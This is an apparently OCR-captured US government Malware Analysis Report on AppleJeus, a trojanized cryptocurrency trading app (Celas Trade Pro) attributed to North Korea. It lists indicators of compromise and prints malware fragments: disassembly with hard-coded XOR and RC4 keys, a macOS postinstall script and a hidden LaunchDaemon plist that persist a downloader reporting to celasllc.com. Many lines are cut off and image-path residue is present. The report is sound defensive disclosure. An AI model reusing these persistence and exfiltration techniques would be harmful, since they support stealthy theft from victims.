MAR-10322463-1.v1 - AppleJeus: Celas Trade Pro

us-cert.cisa.gov/ncas/analysis-reports/ar21-048a

Malware Analysis Report

10322463.r1.v1

2021-02-12

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distribut more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infras (CISA), and the Department of Treasury (Treasury) to highlight the cyber threat to cryptocurrency posed by North Korea, formally known as the D Republic of Korea (DPRK), and provide mitigation recommendations. Working with U.S. government partners, FBI, CISA, and Treasury assess th these agencies attribute to North Korean state-sponsored advanced persistent threat (APT) actors—is targeting individuals and companies, incluc exchanges and financial service companies, through the dissemination of cryptocurrency trading applications that have been modified to include r theft of cryptocurrency.

This MAR highlights this cyber threat posed by North Korea and provides detailed indicators of compromise (IOCs) used by the North Korean gov Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on other versions of Ap recommended steps to mitigate this threat, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency M cert.cisa.gov/ncas/alerts/AA21-048A.

There have been multiple versions of AppleJeus malware discovered since its initial discovery in August 2018. In most versions, the malware app legitimate-looking cryptocurrency trading company and website, whereby an unsuspecting individual downloads a third-party application from a w legitimate.

The U.S. Government has identified AppleJeus malware version—Celas Trade Pro—and associated IOCs used by the North Korean government

In August 2018, open source reporting revealed information about a Trojanized version of a legitimate cryptocurrency trading application on a vict identity of the victim was not disclosed). The malicious program, known as Celas Trade Pro, is a modified version of the benign QT Bitcoin Trader led to the victim company being infected with the malware known to the U.S. Government as FALLCHILL, a North Korean remote administration t CISA, FALLCHILL "is a fully functional RAT with multiple commands that the actors can issue from a command and control (C2) server to a victim proxies. FALLCHILL typically infects a system as a file dropped by other HIDDENCOBRA malware. Because of this, additional HIDDENCOBRA n on systems compromised with FALLCHILL."

Celas Trade Pro had been recommended to the victim company via a phishing email from a company known as Celas Limited. The email provide Limited website (https://www[.]celasllc.com), where the user could download a Windows or MacOS version of the Celas Trade Pro software.
For a downloadable copy of IOCs, see: MAR-10322463-1.v1.stix.

Submitted Files (6)

5e54bccbd4d93447e79cda0558b0b308a186c2be571c739e5460a3cb6ef665c0 (Updater)

6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69 (celastradepro_win_installer_1....)

a84ed8ce714dff76b48b26414de9f045de561146d7eaa09019cbfbb2586c9765 (CelasTradePro.exe)

bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb (Updater.exe)

c0c2239138b9bc659b5bddd8f49fa3f3074b65df8f3a2f639f7c632d2306af70 (CelasTradePro)

d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04 (celastradepro_mac_installer_1....)

Domains (1)

celasllc.com

Findings

6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69

Tags

droppertrojan

Details

Name	celastradepro_win_installer_1.00.00.msi

Size	9827840 bytes
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed: Fri Dec 11 11:47:44 20 Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Dec 11 11:47:44 2009, Security: 0, Code page: 1252, Revision Number: {A3B40 5DD2DAF7973E}, Number of Words: 2, Subject: CelasTradePro, Author: CELAS LLC, Name of Creating Application: Advanced Insta Template: ;1033, Comments: This installer database contains the logic and data required to install CelasTradePro., Title: Installation D Installer, MSI, Database, Number of Pages: 200
MD5	9e740241ca2acdc79f30ad2c3f50990a
SHA1	0c5e4cec03d2eea2b1dd5356fe05de64a0278cd6
SHA256	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69
SHA512	dd02c1e717c2556b64d261f04c5a8add7dcc2f3ad267507d883ba68c7e4cf827136edce517aab055dfa02d8569a5779eb1fc24fb0b7c6b
ssdeep	196608:s80YaAWH7ICcfRLdq81w920W+ZP6g2DsjW1TIZfxgNu1DZNJQflYizTrh50:sPUWHECcfBdR1w9NWqSg2DsK1TmfxgiD
Entropy	7.973409

Antivirus

Ahnlab	MSI/Installer
Comodo	Malware
Microsoft Security Essentials	Trojan:Win32/Letdater
Quick Heal	OLE.MSI.Agent.39994.GC
Sophos	Troj/NukeSped-X
Symantec	Trojan.Dropper
TrendMicro	Trojan.BC27BA50
TrendMicro House Call	Trojan.BC27BA50

YARA Rules

No matches found.

ssdeep Matches

No matches found.


Relationships

6ee19085ad...	Downloaded_From	celasllc.com
6ee19085ad...	Contains	a84ed8ce714dff76b48b26414de9f045de561146d7eaa09019cbfbb2586c9765
6ee19085ad...	Contains	bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb

Description

This Windows program from the Celas LLC site is a Windows MSI Installer. The installer looks legitimate and previously had a valid digital signatu
(Sectigo). The signature was signed with a code signing certificate purchased by the same user as the Secure Sockets Layer (SSL) certificate for
installer asks for administrative privileges to run and while installing "CelasTradePro.exe" (a84ed8ce714dff76b48b26414de9f045de561146d7eaa0
also installs "Updater.exe" in the “C:\Program Files (x86)\CelasTradePro” folder. Immediately after installation, the installer launches "Updater.exe
(bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb) with the “CheckUpdate” parameter.

Screenshots



Welcome to the CelasTradePro Setup Wizard

The Setup Wizard will install CelasTradePro on your computer. Click "Next" to continue or "Cancel" to exit the Setup Wizard.

Figure 1 - Screenshot of the CelasTradePro installation.

celasllc.com

Tags

command-and-control

URLs

celasllc.com/checkupdate.php

Whois

Whois for celasllc.com had the following information in August 2018:
IP Address: 185.142.236.213
Registrant Name: John Broox
Registrant Organization:
Registrant Street: 2141 S Archer Ave
Registrant City: Chicago
Registrant State/Province: Illinois
Registrant Postal Code: 60601
Registrant Country: US
Registrant Phone: +1.8133205751
Registrant Email: johnbroox200@gmail.com
Name server: 1a7ea920.bitcoin-dns.hosting
Name Server: a8332f3a.bitcoin-dns.hosting
Name Server: ad636824.bitcoin-dns.hosting
Name Server: c358ea2d.bitcoin-dns.hosting
Created: May 29, 2018
Expires: May 29, 2019
Updated: Sep 9, 2018


Relationships

celasllc.com	Downloaded_To	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69
celasllc.com	Downloaded_To	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04

Description

The Celas Limited website had a professional appearance, and at the time had a valid Secure Sockets Layer (SSL) certificate issued by Comodo certificate was “Domain Control Validated," which is a weak security verification level for a webserver. Typically, this is a fully automated verificatic requester only needs to demonstrate control over the domain name (i.e. with an email like admin[@]celasllc.com). This type of certificate necessit identity of the website’s owner, nor the existence of the actual business. At the time of analysis, the domain celasllc.com resolved to IP address 1 belongs to the Netherlands Amsterdam Blackhost Ltd ISP, AS174, Cogent Communications.

Screenshots



CELAS LLC

Bitcoin | Trading | Cryptocurrency

The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

29/04/2018 Celas Trade Pro Launches!

The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.

Secure Trading

Celas Trade Pro is secure client uses latest OpenSSL and best encryption.

Ease of Use

Celas Trade Pro is an easy to use application.

Cross-Platform

Celas Trade Pro is written to be used on any system.

Performance

Celas Trade Pro is very fast and uses very little resources.

Figure 2 - Screenshot of the Celas LLC website.

a84ed8ce714dff76b48b26414de9f045de561146d7eaa09019cbfbb2586c9765

Tags

trojan

Details

Name	CelasTradePro.exe
Size	2517160 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	45eb8f06c5f732e8dde8e9318d8b2392
SHA1	d4583cba9034a3068f8106b5013d37d7bdd46f38
SHA256	a84ed8ce714dff76b48b26414de9f045de561146d7eaa09019cbfbb2586c9765
SHA512	6536a7b0767828bb95f6f33a4e465fec48fc474b4f919bc878e02966f82f900fbaa6e2f9d7bc1dffa28bbe35f94ee6b9a570902843dfd35a8
ssdeep	49152:TrxfUhMyK0lq3Z8SC8Q1ZZmpwi0qEdz+7WGSVOr:PxfU60lqiV1UL
Entropy	6.852284

Antivirus

Sophos	Mal/BadCert-Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-06-17 20:17:48-04:00
Import Hash	33ef6aff05b44076249d6ed27e247e11
Company Name	Celas LLC
File Description	Celas Bitcoin Trader
Internal Name	Celas Bitcoin Trader
Legal Copyright	Copyright (C) 2018 CELAS LLC
Original Filename	CelasTradePro.exe
Product Name	CelasTradePro
Product Version	1.0.0.0

PE Sections

MD5	Name	Raw Size	Entropy
724cd82da1ca0a93b9d171923d149ce9	header	1024	2.738571
4909abcdca48f01dd7d44d7b6035deef	.text	1152000	6.244241
88f7c98251537ffd1f94935b8c134b9a	.rdata	1076224	6.842683
0e102f466e9e6893970e2fd96c8b3fce	.data	9728	4.517533
87a4b3b57b1b37d19870a4f1c9577374	.rsrc	110592	3.737298
a6d8c9855dc4334bb35c95a1e0518a9d	.reloc	162304	6.385957

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Relationships

a84ed8ce71... Contained_Within 6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69

Description

This file is a 32-bit Windows executable contained within the Windows MSI Installer "celastradepro_win_installer_1.00.00.msi." When executed, "
for the user’s exchange and then loads a legitimate cryptocurrency trading platform with no signs of malicious activity.


CelasTradePro is extremely similar in appearance to a version of an open source cryptocurrency trading platform available around the same time
Bitcoin Trader (screenshots 3 and 4). In addition to similar appearance, many strings found in CelasTradePro have QT Bitcoin Trader references
to “Celas Trade Pro” including but not limited to:

--Begin similarities--
String_ABOUT_QT_BITCOIN_TRADER_TEXT=Celas Trade Pro
QtBitcoinTrader
String_ABOUT_QT_BITCOIN_TRADER_TEXT=Celas Trade Pro is a free Open Source project developed on pure C++ Qt and OpenSSL.
julyighor@gmail.com (note: Ighor July is one of the developers of QT Bitcoin Trader)
--End similarities--

The strings also reference the name “John Broox” as the author of CelasTradePro.

While the CelasTradePro application is likely a modification of QT Bitcoin Trader, the legitimate QT Bitcoin Trader for Windows is not available for
only as a Windows portable executable. This is a singular file named "QtBitcoinTrader.exe" and does not install or run any additional programs. Tl
contains "CelasTradePro.exe," the modified version of QT Bitcoin Trader, as well as the additional "Updater.exe"
(bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb) executable not included with the original QT Bitcoin Trader.

Screenshots



$ 6838.50499999 : john - Celas Trade Pro v1.00.00

WEX Account — Fee: 0.2% — Symbol: BTC/USD

Balance — B 0.00000000 — $ 0.00000

Total at Last Price — $ 0.0 — B 0.0

Total at Ask/Bid Price — $ 0.0 — B 0.0

Market — Bid: $ 6828.03 — High: $ 7000.0 — Last Price: $ 6838.505 — Ask: $ 6848.98 — Low: $ 6600.0 — Volume: B 598.96794

Network — API Lag: 2.411 sec — Speed: 2.6 Kb/s

Your Open Orders — ☐ Filter: BTC/USD — Total: B 0.00000000 — $ 0.00000

No Open Orders

Order Book — API Lag: 3.915 sec — Asks — Bids

Total B	Amount B	Price $
0.38016266	0.38016266	6848.98
0.88016266	0.50000000	6854.989
0.95116266	0.07100000	6854.99
1.2754428	0.32428014	6855.0
1.27660819	0.00116539	6860.888
1.28915619	0.01254800	6861.188
1.31568117	0.02652498	6861.205
1.33268117	0.01700000	6862.0
1.58268117	0.25000000	6864.0
1.60434021	0.01165904	6868.0
1.89608809	0.29174788	6868.972
2.41738809	0.52130000	6869.0
2.42138809	0.00400000	6870.0
2.43338809	0.01200000	6871.123

Price $	Amount B	Total B
6828.03	0.00968810	0.0096881
6828.02	0.34852567	0.35821377
6826.0	0.01465000	0.37286377
6825.72	0.00439515	0.37725892
6825.021	0.00147000	0.37872892
6825.0	0.00733520	0.38606412
6824.978	0.00586000	0.39192412
6824.9	0.00147000	0.39339412
6824.0	0.00366000	0.39705412
6823.31	0.00147000	0.39852412
6823.123	0.08900000	0.48752412
6822.56	0.00147000	0.48899412
6822.49	0.00294000	0.49193412
6822.139	0.00147000	0.49340412

Group by Price: $ Don't group — ☑ Auto Resize Columns — Rows to Display: 100


Buy Bitcoin — Total to spend: $ 0.00000000 — Price per coin: $ 6848.999 — Total to BUY: B 0.00000000 = B 0.0 — Zero profit Price: $ 0.100 — Zero profit Step: $ 0.000

Sell Bitcoin — Total to SELL: B 0.00000000 — Price per coin: $ 6828.030 — Amount to receive: $ 0.00000000 — Zero profit Price: $ 0.100 — Zero profit Step: $ 6827.930

Generate subsequent sell order — Profit: $ 0.00000000 — % 0.000

Generate subsequent buy order — Profit: B 0.00000000 — % 0.000

Figure 3 - Screenshot of the CelasTradePro application.



$ 475.483 ↓ July IGHOR - Qt Bitcoin Trader v1.07.99 [BETA]

BTC-e Account
Fee: 0.2%
Symbol: BTC/USD

Balance
B 0.2783997
$ 0.0000048

Total at Ask/Bid Price
$ 132.10957591
B 0.00000001

Market
Bid: $ 475.491 High: $ 481.99899 Last Price: $ 475.483
Ask: $ 475.5 Low: $ 464.953 Volume: B 3205.324

Network
API Lag: 1.312 sec
Speed: 2.7 Kb/s

Your Open Orders
□ Filter: BTC/USD Total: B 0.00000000 $ 0.00000000

No Open Orders

Running

```
trader.on("Balance","BTC").changed()
{
trader.say("Last market price is",trader.get("LastPrice").toFixed(2),"$",
". Current account balance is",trader.get("Balance","BTC"),"Bitcoins");
}
```

Buy Bitcoin
Total to spend: $ 0.00000000
Price per coin: $ 476.000
Total to BUY: B 0.00000000 - B 0.00000000
Zero profit Price: $ 477.907
Zero profit Step: $ 1.907

Sell Bitcoin
Total to SELL: B 0.00000000
Price per coin: $ 475.523
Amount to receive: $ 0.00000000
Zero profit Price: $ 473.622
Zero profit Step: $ 1.901

General
Language: English
☑ Confirm open order

Generate subsequent sell order
Profit: $ 0.00000000 0 % 0.000

Generate subsequent buy order
Profit: B 0.00000000 0 % 0.000

Figure 4 - Screenshot of the QT Bitcoin Trader application.

bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb

Tags

downloaderloaderspywaretrojan

Details

Name	Updater.exe
Size	173224 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	b054a7382adf6b774b15f52d971f3799
SHA1	b4d43cd2d81d17dec523915c0fc61b4b29e62c58
SHA256	bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb
SHA512	7c307a2ed0e6e483a0f3e7161ff0433e6bd498ab0b14b5359a938554999b076c4143a766b96c05dc0b949948cac97d81534ceb1300d0
ssdeep	1536:XN9cli98pUYi7tlP+arPg1ssvpoOJwtFT6BxdYIHs/5mBS0LiF:99clzLPPBoOJwWBxdYlxySr
Entropy	4.980364

Antivirus

Ahnlab	Malware/Win32.Generic
Antiy	Trojan[Downloader]/Win32.Agent
Avira	TR/Dldr.Agent.jlhae
BitDefender	Trojan.GenericKD.40404380
ClamAV	Win.Spyware.Fallchill-6663754-2
Comodo	Malware
ESET	Win32/TrojanDownloader.NukeSped.E trojan
Emsisoft	Trojan.GenericKD.40404380 (B)
Ikarus	Trojan-Downloader.Agent
K7	Riskware (0040eff71)
Lavasoft	Trojan.GenericKD.40404380
McAfee	Generic trojan.d
Microsoft Security Essentials	Trojan:Win32/Letdater
NANOAV	Trojan.Win32.Letscool.fflqoo
Sophos	Troj/NukeSped-Y
Symantec	Trojan Horse

Systweak	trojan.agent
TrendMicro	Trojan.BC27BA50
TrendMicro House Call	Trojan.BC27BA50
VirusBlokAda	TrojanDownloader.Agent
Zillya!	Downloader.Agent.Win32.365188

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-06-15 06:56:27-04:00
Import Hash	b25cd98650edb58a9a4d00af1d17453d

PE Sections

MD5	Name	Raw Size	Entropy
2c879beba343ce37c06647fb37be983e	header	1024	2.572659
4da943f482631027a2152c6f336055af	.text	38912	6.556738
0b7c67c806051953aa6addc2771a20eb	.rdata	10240	4.875590
49f73fd786fe23fbc68635fbf76b63a3	.data	4096	2.272665
7a96caced6b43d719b90f6e332ad12f3	.rsrc	109568	3.715817
8aacf0cff202d7d74c04f938df61e45f	.reloc	4096	4.127553

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Relationships

bdff852398...	Contained_Within	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69

Description

This file is a 32-bit Windows executable contained within the Windows MSI Installer "celastradepro_win_installer_1.00.00.msi." "Updater.exe" has as CelasTradePro. Updater.exe was likely developed under the name “jeus” based on the build path “Z:\jeus\downloader\downloader_exe_vs201 found in the code (partial origin of the name AppleJeus).


"Updater.exe" collects victim host information and sends it back to the server. At launch the malware first checks for the “CheckUpdate” paramete the program. This is likely to evade detection in a sandbox environment. If the "CheckUpdate" parameter is found, the malware creates a unique i following the format “%09d-%05d." It then collects process lists excluding the “System” processes and queries the registry at “HKLM\SOFTWARE NT\CurrentVersion” for the following values:

--Begin values--
ProductName (Windows OS Version)
CurrentBuildNumber (Windows 10 build version)
ReleaseID (Windows 10 version information)
UBR (Sub version of Windows 10 build)
BuildBranch (Windows 10 build branch information)
--End values--

After collecting this information, "Updater.exe" encrypts the data with the hard-coded XOR key “Moz&Wie;#t/6T!2y," prepends the encrypted data header) and sends the data to "celasllc.com/checkupdate.php."


The malware also uses a hard-coded User-Agent string “Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0” and multipart form dat malware receives a response with HTTP code 200, it will decode the base64 payload, then decrypt the result using the hard-coded RC4 decryptic “W29ab@ad%Df324V$Yd." The raw data is then written to a file prepended with the “MAX_PATHjeusD” string.

Screenshots



```
mov     [esp+0Ch+arg_0], 'cehC'
mov     [esp+0Ch+arg_4], 'dpUk'
mov     [esp+0Ch+arg_8], 'eta'
mov     [esp+0Ch+arg_10], 0
call    ds:GetCommandLineA
push    ' '
push    eax
call    sub_403980
add     esp, 8
test    eax, eax
jz      loc_402A5F
```

Figure 5 - Screenshot of the "CheckUpdate" parameter verification in "Updater.exe."



```
loc_402251:
mov     edx, eax
and     edx, 0Fh
mov     cl, byte_40EE1C[edx] ; Moz&Wie;#t/6T!2y
xor     byte ptr [esp+eax+0Ch+arg_7A4], cl ; XOR encryption to SEND data
inc     eax
cmp     eax, edi
jl      short loc_402251
```

Figure 6 - Hard-coded XOR key and XOR encryption in "Updater.exe."

d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04

Tags

downloaderdropperloadertrojan

Details

Name	celastradepro_mac_installer_1.00.00.dmg
Size	15020544 bytes
Type	DOS/MBR boot sector; partition 1 : ID=0xee, start-CHS (0x3ff,254,63), end-CHS (0x3ff,254,63), startsector 1, 29336 sectors, extende
MD5	48ded52752de9f9b73c6bf9ae81cb429
SHA1	1e8a2f1f751e5a9931bca5710b4f304798d665dc
SHA256	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04
SHA512	4c4e4445638ace360c82be741e634601bd1beaf980cdc02523484cc7f161b57015f325708ce72d9a2496f3b5bf2d05df5133aee0d1c375
ssdeep	393216:0naJ/9SL/uXRs1q5wxrCAveZZXFdklxkBSY6bzLZaM:bJ/9SLQRwqSrCAS5klxPY6bXZx
Entropy	7.710370

Antivirus

Antiy	Trojan/OSX.Lazarus
Avira	OSX/Lazarus.A
Comodo	Malware
ESET	OSX/TrojanDownloader.NukeSped.A trojan
Ikarus	Trojan.OSX.Lazarus
McAfee	OSX/Lazarus.a
Symantec	OSX.Dropper
TrendMicro	OSX_APPLEJEUS.A
TrendMicro House Call	OSX_APPLEJEUS.A
Vir.IT eXplorer	OSX.Lazarus.ASM

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

d404c0a634...	Downloaded_From	celasllc.com
d404c0a634...	Contains	c0c2239138b9bc659b5bddd8f49fa3f3074b65df8f3a2f639f7c632d2306af70
d404c0a634...	Contains	5e54bccbd4d93447e79cda0558b0b308a186c2be571c739e5460a3cb6ef665c0


Description

This OSX program from the Celas LLC site is an Apple DMG Installer. The OSX program has very similar functionality to the Windows program a
valid digital signature from Comodo. Again the installer appears to be legitimate, and installs CelasTradePro as well as a program named “Update
“/Applications/CelasTradePro.app/Contents/MacOS/” folder. The installer contains a postinstall script (see figure 6).

A postinstall script is a sequence of instructions which runs after the successful installation of an OSX application. This script moves the hidden “.
file from the installer package to the LaunchDaemons folder. This file is hidden because the leading “.” causes it to not be shown to the user if the
Finder application. Once in the LaunchDaemons folder, this plist file will be ran on system load as root for every user. This will launch the Updater
CheckUpdate parameter.


As the LaunchDaemon will not run automatically after the plist file is moved, the postinstall script then launches the Updater program with the Che
runs it in the background (&). The package also has “Developed by John Broox. CELAS LLC” in the Info.plist properties file.

Screenshots



```
#! /bin/sh
mv /Applications/CelasTradePro.app/Contents/Resources/.com.celastradepro.plist /Library/LaunchDaemons/com.celastradepro.plist
/Applications/CelasTradePro.app/Contents/MacOS/Updater CheckUpdate &
```

Figure 7 - Screenshot of the postinstall script included in OSX Celas installer.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
        "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.celastradepro</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater</string>
                <string>CheckUpdate</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <!-- Uncomment to debug
        <key>StandardOutPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>Debug</key>
        <true/>
        -->
</dict>
</plist>
```

Figure 8 - Screenshot of the "com.celastradepro.plist" file.

c0c2239138b9bc659b5bddd8f49fa3f3074b65df8f3a2f639f7c632d2306af70

Tags

trojan

Details

Name	CelasTradePro
Size	3544560 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>
MD5	4eedb2df53597a15fd48b726d85517f0
SHA1	a60ece7673fa415abe1fb97ac60e19ee446858b1
SHA256	c0c2239138b9bc659b5bddd8f49fa3f3074b65df8f3a2f639f7c632d2306af70
SHA512	853c85760576919bc59aee901663057a0bfd5a286345cc7464f61e7bdfdebfeb2148401597ae037bbf052c052112cb37c34924b287638
